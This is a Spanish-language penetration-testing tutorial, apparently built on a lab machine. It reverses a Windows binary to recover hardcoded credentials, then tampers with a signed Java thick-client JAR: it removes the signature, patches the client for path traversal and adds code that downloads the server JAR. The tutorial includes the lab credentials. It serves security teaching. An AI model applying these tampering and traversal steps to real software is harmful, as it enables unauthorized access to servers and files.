
Al inspeccionar la ejecución del ejecutable **ProcMon64** se ve que está consultando varias cosas en el registro y no muestra nada sólido en qué basarse.

00:24...	restart-service.exe	12732	CreateFile	C:\ProgramData\restart-service.exe.config
00:24...	restart-service.exe	12732	RegOpenKey	C:\ProgramData\restart-service.exe.config
00:24...	restart-service.exe	12732	RegQueryValue	HKLML\SOFTWARE\Policies\Microsoft\Windows\Appx
00:24...	restart-service.exe	12732	RegCloseKey	HKLML\SOFTWARE\Policies\Microsoft\Windows\Appx
00:24...	restart-service.exe	12732	RegOpenKey	HKLML\SOFTWARE\Microsoft\Windows\Current Version\AppModelUnlock
00:24...	restart-service.exe	12732	RegQueryValue	HKLML\SOFTWARE\Microsoft\Windows\Current Version\AppModelUnlock\AllowDevelopmentWithoutDevLicense
00:24...	restart-service.exe	12732	RegCloseKey	HKLML\SOFTWARE\Microsoft\Windows\Current Version\AppModelUnlock
00:24...	restart-service.exe	12732	RegOpenKey	HKLML
00:24...	restart-service.exe	12732	RegQueryValue	HKLML\Software\Microsoft\OLE\AppCompat
00:24...	restart-service.exe	12732	RegCloseKey	HKLML\SOFTWARE\Microsoft\Ole\AppCompat\RaiseActivationAuthenticationLevel
00:24...	restart-service.exe	12732	RegQueryValue	HKLML\SOFTWARE\Microsoft\Ole\AppCompat
00:24...	restart-service.exe	12732	RegOpenKey	HKCR
00:24...	restart-service.exe	12732	RegQueryValue	HKCR


Comencemos **x64dbg**, navegue hasta **Options-> Preferences** y desmarque todo excepto **Exit Breakpoint**:



Desmarcando el resto de las opciones, la depuración comenzará directamente desde el punto de salida de la aplicación, y evitaremos pasar por cualquier archivo **dll** que se cargue antes de que se inicie la aplicación. Luego, podemos seleccionar **file-> open** y seleccionar el **restart-service.exe** para importarlo y comenzar la depuración. Una vez importado, hacemos clic derecho dentro de la vista **CPU** y **Follow in Memory Map**:




Al verificar los mapas de memoria en esta etapa de la ejecución, es de particular interés el mapa con un tamaño de **0000000000003000** con un tipo de **MAP** y protección establecida en **-RW--**.



Los archivos asignados a la memoria permiten que las aplicaciones accedan a archivos grandes sin tener que leer o escribir todo el archivo en la memoria a la vez. En cambio, el archivo se asigna a una región de la memoria que la aplicación puede leer y escribir como si fuera un búfer normal en la memoria. Este podría ser un lugar donde buscar credenciales codificadas.

Si hacemos doble clic sobre él, veremos los bytes mágicos **MZ** en la columna **ASCII** que indica que el archivo es un [ejecutable DOS MZ](#).



Regresemos al panel Mapa de memoria y exportemos el elemento mapeado recientemente descubierto desde la memoria a un archivo de volcado haciendo clic derecho en la dirección y seleccionando Dump Memory to File. Al ejecutar strings el archivo exportado se revela información interesante.

```
C:\> C:\TOOLS\Strings\strings64.exe .\restart-service_00000000001E0000.bin
<SNIP>
"#M
z\V
).NETFramework,Version=v4.0,Profile=Client
FrameworkDisplayName
.NET Framework 4 Client Profile
<SNIP>
```

Al leer el resultado se descubre que el archivo dump contiene un ejecutable **.NET**. Podemos utilizarlo **De4Dot** para revertir **.NET** los ejecutables al código fuente arrastrándolos **restart-service_00000000001E0000.bin** hacia el **de4dot** ejecutable.

```
de4dot v3.1.41592.3405

Detected      Unknown      Obfuscator      (C:\Users\cybervaca\Desktop\restart-
service_00000000001E0000.bin)
Cleaning C:\Users\cybervaca\Desktop\restart-service_00000000001E0000.bin
Renaming all obfuscated symbols
```

Saving C:\Users\cybervaca\Desktop\restart-service_000000000001E0000-cleaned.bin

Press any key to exit...

Ahora, podemos leer el código fuente de la aplicación exportada arrastrándolo y soltándolo en el ejecutable **DnSpy**.

Con el código fuente revelado, podemos entender que este binario es un archivo personalizado **runas.exe** con el único propósito de reiniciar el servicio de Oracle utilizando credenciales codificadas.

Explotación de vulnerabilidades web en aplicaciones de cliente pesado

Las aplicaciones de cliente pesado con una arquitectura de tres niveles tienen una ventaja de seguridad sobre las que tienen una arquitectura de dos niveles, ya que impiden que el usuario final se comunique directamente con el servidor de base de datos. Sin embargo, las aplicaciones de tres niveles pueden ser susceptibles a ataques específicos de la web, como la inyección SQL y el cruce de rutas.


Durante las pruebas de penetración, es habitual que alguien se encuentre con una aplicación cliente pesada que se conecta a un servidor para comunicarse con la base de datos. El siguiente escenario demuestra un caso en el que el evaluador encontró los siguientes archivos mientras enumeraba un servidor FTP que proporciona anonymous acceso a los usuarios.

- cliente-graso.jar
- nota.txt
- nota2.txt
- nota3.txt

La lectura del contenido de todos los archivos de texto revela que:

- Se ha reconfigurado un servidor para que se ejecute en el puerto 1337 en lugar de 8000.
- Esta podría ser una arquitectura de cliente grueso/delgado donde la aplicación cliente aún necesita actualizarse para usar el nuevo puerto.
- La aplicación cliente se basa en Java 8.
- Las credenciales de inicio de sesión para iniciar sesión en la aplicación cliente son qtc / clarabibi.

Ejecutaremos el fatty-client.jar archivo haciendo doble clic sobre él. Una vez iniciada la aplicación, podremos iniciar sesión con las credenciales qtc / clarabibi.



Esto no se ha realizado correctamente y Connection Error! se muestra el mensaje. Probablemente esto se deba a que el puerto que apunta a los servidores debe actualizarse de 8000 a 1337. Capturemos y analicemos el tráfico de red mediante Wireshark para confirmarlo. Una vez que se inicia Wireshark, hacemos clic en Login una vez más.

3	3.541326614	192.168.32.129	192.168.32.2	DNS	Standard query 0x3773 A server.fatty.htb
4	3.543620797	192.168.32.2	192.168.32.129	DNS	Standard query response 0x3773 No such name A server.fatty.htb
5	3.543659386	192.168.32.129	192.168.32.2	DNS	Standard query 0xda70 AAAA server.fatty.htb
6	3.546114165	192.168.32.2	192.168.32.129	DNS	Standard query response 0xda70 No such name AAAA server.fatty.htb
7	3.546198947	192.168.32.129	192.168.32.2	DNS	Standard query 0x83b0 A server.fatty.htb.localdomain
8	8.547794359	192.168.32.129	192.168.32.2	DNS	Standard query 0x83b0 AAAA server.fatty.htb.localdomain
1	0.000000000	185.77.152.165	192.168.32.129	UDP	1337 → 54752 Len=41

ⓘ A continuación se muestra un ejemplo de cómo abordar las solicitudes DNS de las aplicaciones a su favor. Verifique el contenido del archivo C:\Windows\System32\drivers\etc\hosts donde la IP 172.16.17.114 apunta a fatty.htb y server.fatty.htb

El cliente intenta conectarse al server.fatty.htbsubdominio. Iniciemos un símbolo del sistema como administrador y agreguemos la siguiente entrada al hostsarchivo.

```
C:\> echo 10.10.10.174 server.fatty.htb >> C:\Windows\System32\drivers\etc\hosts
```

Al inspeccionar nuevamente el tráfico se revela que el cliente está intentando conectarse al puerto 8000.

No. Time Source Destination Protocol Info

1	0.000000000	10.10.14.13	10.10.10.174	TCP	32830 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_Pkts=1
2	0.423459696	10.10.10.174	10.10.14.13	TCP	8000 → 32830 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Raw packet data
Internet Protocol Version 4, Src: 10.10.14.13, Dst: 10.10.10.174
Transmission Control Protocol, Src Port: 32830, Dst Port: 8000, Seq: 0, Len: 0

Se fatty-client.jar trata de un archivo Java, y su contenido se puede extraer haciendo clic derecho sobre él y seleccionando Extract files.

```
C:\> ls fatty-client\  
  
<SNIP>  
Mode LastWriteTime Length Name  
---- ----- ---- --  
d---- 10/30/2019 12:10 PM htbs  
d---- 10/30/2019 12:10 PM META-INF  
d---- 4/26/2017 12:09 AM org  
---- 10/30/2019 12:10 PM 1550 beans.xml  
---- 10/30/2019 12:10 PM 2230 exit.png  
---- 10/30/2019 12:10 PM 4317 fatty.p12  
---- 10/30/2019 12:10 PM 831 log4j.properties  
---- 4/26/2017 12:08 AM 299 module-info.class  
---- 10/30/2019 12:10 PM 41645 spring-beans-3.0.xsd
```

```
C:\> ls fatty-client\ -recurse | Select-String "8000" | Select Path, LineNumber | Format-List
```

```
C:\> ls fatty-client\ -recurse | Select-String "8000" | Select Path, LineNumber | Format-List

Path      : C:\Users\cybervaca\Desktop\fatty-client\beans.xml
LineNumber : 13
```

Hay una coincidencia en beans.xml. Este es un archivo Spring de configuración que contiene metadatos de configuración. Leamos su contenido.

```
C:\> cat fatty-client\beans.xml

<SNIP>
<!-- Here we have an constructor based injection, where Spring injects required arguments inside the
     constructor function. -->
<bean id="connectionContext" class = "htb.fatty.shared.connection.ConnectionContext">
    <constructor-arg index="0" value = "server.fatty.htb"/>
    <constructor-arg index="1" value = "8000"/>
</bean>

<!-- The next two beans use setter injection. For this kind of injection one needs to define a default
     constructor for the object (no arguments) and one needs to define setter methods for the properties. -->
<bean id="trustedFatty" class = "htb.fatty.shared.connection.TrustedFatty">
    <property name = "keystorePath" value = "fatty.p12"/>
</bean>

<bean id="secretHolder" class = "htb.fatty.shared.connection.SecretHolder">
    <property name = "secret" value = "clarabibiclarabibiclarabibi"/>
</bean>
<SNIP>
```

Editemos la línea <constructor-arg index="1" value = "8000"/> y establezcamos el puerto en 1337. Si leemos el contenido con atención, también observamos que el valor de secretos clarabibiclarabibiclarabibi. La ejecución de la aplicación editada fallará debido a una SHA-256 falta de coincidencia de resumen. El JAR está firmado y se validan los hashes de cada archivo SHA-256 antes de ejecutarse. Estos hashes están presentes en el archivo META-INF/MANIFEST.MF.

```
Explotación de vulnerabilidades web en aplicaciones de cliente
pesado
C:\> cat fatty-client\META-INF\MANIFEST.MF

Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter

Name: META-INF/maven/org.slf4j/slf4j-log4j12/pom.properties
SHA-256-Digest: miPHJ+Y50c4aqIcmsko7Z/hdj03XNhHx3C/pZbEp4Cw=>

Name: org/springframework/jmx/export/metadata/ManagedOperationParamete
r.class
SHA-256-Digest: h+JmFJqj0MnFbvd+LoFFF0tcKcpbf/FD9h2AM0ntcgw=
<SNIP>
```

Quitemos los hashes META-INF/MANIFEST.MF y eliminemos los archivos 1.RSA y 1.SF del META-INF directorio. La modificación MANIFEST.MF debe terminar con una nueva línea.


Código: txt

```
Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter
```

Podemos actualizar y ejecutar el fatty-client.jar archivo emitiendo los siguientes comandos.

```
Explotación de vulnerabilidades web en aplicaciones de cliente
pesado
C:\> cd .\fatty-client
C:\> jar -cmf .\META-INF\MANIFEST.MF ..\fatty-client-new.jar *
```


Luego hacemos doble clic sobre el fatty-client-new.jararchivo para iniciar lo e intentamos iniciar sesión con las credenciales qtc / clarabibi.




Esta vez entendemos el mensaje Login Successful!.

Asidero para el pie


Al hacer clic en Profile-> Whoamise revela que el usuario qtctiene asignado el userrol.




Al hacer clic en Server Status, nos damos cuenta que no podemos hacer clic en ninguna opción.



Esto implica que puede haber otro usuario con mayores privilegios que esté autorizado a utilizar esta función. Al hacer clic en FileBrowser-> Notes.txt se muestra el archivo security.txt. Al hacer clic en la Openopción en la parte inferior de la ventana se muestra el siguiente contenido.





Esta nota nos informa que aún quedan algunos problemas críticos por solucionar en la aplicación. Navegando hasta la opción FileBrowser-> se nos muestra el archivo que contiene información interesante. Podemos leer su contenido haciendo clic en la opción que se encuentra en la parte inferior de la ventana.[Maildave.txtOpen](#)




El mensaje de Dave dice que todos **admin** los usuarios se eliminaron de la base de datos. También hace referencia a un tiempo de espera implementado en el procedimiento de inicio de sesión para mitigar los ataques de inyección SQL basados en el tiempo.

Recorrido de ruta

Como podemos leer archivos, intentemos un ataque de recorrido de ruta proporcionando la siguiente carga útil en el campo y haciendo clic en el Open botón.



El servidor filtra el / carácter de la entrada. Descompilamos la aplicación usando [JD-GUI](#), arrastrando y soltando el fatty-client-new.jar en el jd-gui.



Guarde el código fuente presionando la Save All Sources opción en jdgui. Descomprima el archivo fatty-client-new.jar.src.zip haciendo clic derecho y seleccionando Extract files. El archivo fatty-client-new.jar.src/htb/fatty/client/methods/Invoker.java maneja las características de la aplicación. Al leer su contenido se revela el siguiente código.

Código JAVA:

```
public String showFiles(String folder) throws MessageParseException,  
MessageBuildException, IOException {  
    String methodName = (new Object() {  
  
        }).getClass().getEnclosingMethod().getName();  
    logger.logInfo("[+] Method " + methodName + " was called by user " +  
this.user.getUsername() + ".");  
    if (AccessCheck.checkAccess(methodName, this.user))  
        return "Error: Method " + methodName + " is not allowed for this user account";  
    this.action = new ActionMessage(this.sessionID, "files");  
    this.action.addArgument(folder);  
    sendAndRecv();  
    if (this.response.hasError())  
        return "Error: Your action caused an error on the application server!";  
    return this.response.getContentAsString();  
}
```

La showFiles función toma un argumento para el nombre de la carpeta y luego envía los datos al servidor mediante la sendAndRecv() llamada. El archivo fatty-client-new.jar.src/htb/fatty/client/gui/ClientGuiTest.java establece la opción de carpeta. Leamos su contenido.

Código JAVA:

```
configs.addActionListener(new ActionListener() {  
    public void actionPerformed(ActionEvent e) {  
        String response = "";  
        ClientGuiTest.this.currentFolder = "configs";  
        try {  
            response = ClientGuiTest.this.invoker.showFiles("configs");  
        } catch (MessageBuildException | htb.fatty.shared.message.MessageParseException e1) {  
            JOptionPane.showMessageDialog(controlPanel, "Failure during message  
building/parsing.", "Error", 0);  
        } catch (IOException e2) {  
            JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server. If  
this problem remains, please close and reopen the client.", "Error", 0);  
        }  
        textPane.setText(response);  
    }  
});
```

Podemos reemplazar el config nombre de la carpeta por ..lo siguiente.

Código JAVA:

```
ClientGuiTest.this.currentFolder = "..";
try {
    response = ClientGuiTest.this.invoker.showFiles(..);
```

A continuación, compile el ClientGuiTest.Javaarchivo.

```
● ● ● Explotación de vulnerabilidades web en aplicaciones de cliente
pesado
C:\> javac -cp fatty-client-new.jar fatty-client-new.jar.src\htb\fatty\client\gui\ClientGuiTest.java
```

Esto genera varios archivos de clase. Vamos a crear una nueva carpeta y extraer el contenido fatty-client-new.jaren ella.

```
● ● ● Explotación de vulnerabilidades web en aplicaciones de cliente
pesado
C:\> mkdir raw
C:\> cp fatty-client-new.jar raw\fatty-client-new-2.jar
```


Navegue hasta el rawdirectorio y descomprimalo fatty-client-new-2.jarhaciendo clic derecho y seleccionando Extract Here. Sobrescriba los htb/fatty/client/gui/*.classarchivos existentes con archivos de clase actualizados.

```
● ● ● Explotación de vulnerabilidades web en aplicaciones de cliente
pesado
C:\> mv -Force fatty-client-new.jar.src\htb\fatty\client\gui\*.class raw\htb\fatty\client\gui\
```

Finalmente, construimos el nuevo archivo JAR.

```
● ● ● Explotación de vulnerabilidades web en aplicaciones de cliente
pesado
C:\> cd raw
C:\> jar -cmf META-INF\MANIFEST.MF traverse.jar .
```

Inicie sesión en la aplicación y navegue hasta FileBrowser-> Configopción.



Esto se ha realizado correctamente. Ahora podemos ver el contenido del directorio configs/.../. Los archivos fatty-server.jar parecen start.sh interesantes. Al enumerar el contenido del start.sh archivo, se ve que fatty-server.jar se está ejecutando dentro de un contenedor Docker de Alpine.

```
#!/bin/sh

# Unfortunately alpine docker containers seems to have problems with services.
# I tried both, ssh and cron to start via openrc, but none of them worked. Therefore,
# both services are now started as part of the docker startup script.

# Start cron service
crond -b

# Start ssh server
/usr/sbin/sshd

# Start Java application server
su - qtc /bin/sh -c "java -jar /opt/fatty/fatty-server.jar"
```

Podemos modificar la función fatty-client-new.jar/src/htb/fatty/client/methods/Invoker.java para descargar el archivo fatty-server.jar de la siguiente manera.

Código JAVA:

```
import java.io.FileOutputStream;
<SNIP>
public String open(String foldername, String filename) throws MessageParseException,
MessageBuildException, IOException {
    String methodName = (new Object() {}).getClass().getEnclosingMethod().getName();
    logger.logInfo("[+] Method " + methodName + " was called by user " +
this.user.getUsername() + ".");
    if (AccessCheck.checkAccess(methodName, this.user)) {
        return "Error: Method " + methodName + " is not allowed for this user account";
    }
    this.action = new ActionMessage(this.sessionID, "open");
    this.action.addArgument(foldername);
    this.action.addArgument(filename);
    sendAndRecv();
    String desktopPath = System.getProperty("user.home") + "\\Desktop\\fatty-server.jar";
    FileOutputStream fos = new FileOutputStream(desktopPath);

    if (this.response.hasError()) {
        return "Error: Your action caused an error on the application server!";
    }

    byte[] content = this.response.getContent();
    fos.write(content);
    fos.close();
```

```
        return "Successfully saved the file to " + desktopPath;  
    }  
<SNIP>
```

Reconstruya el archivo JAR siguiendo los mismos pasos e inicie sesión nuevamente en la aplicación. Luego, navegue hasta FileBrowser-> Config, agregue el fatty-server.jar nombre en el campo de entrada y haga clic en el Openbotón.



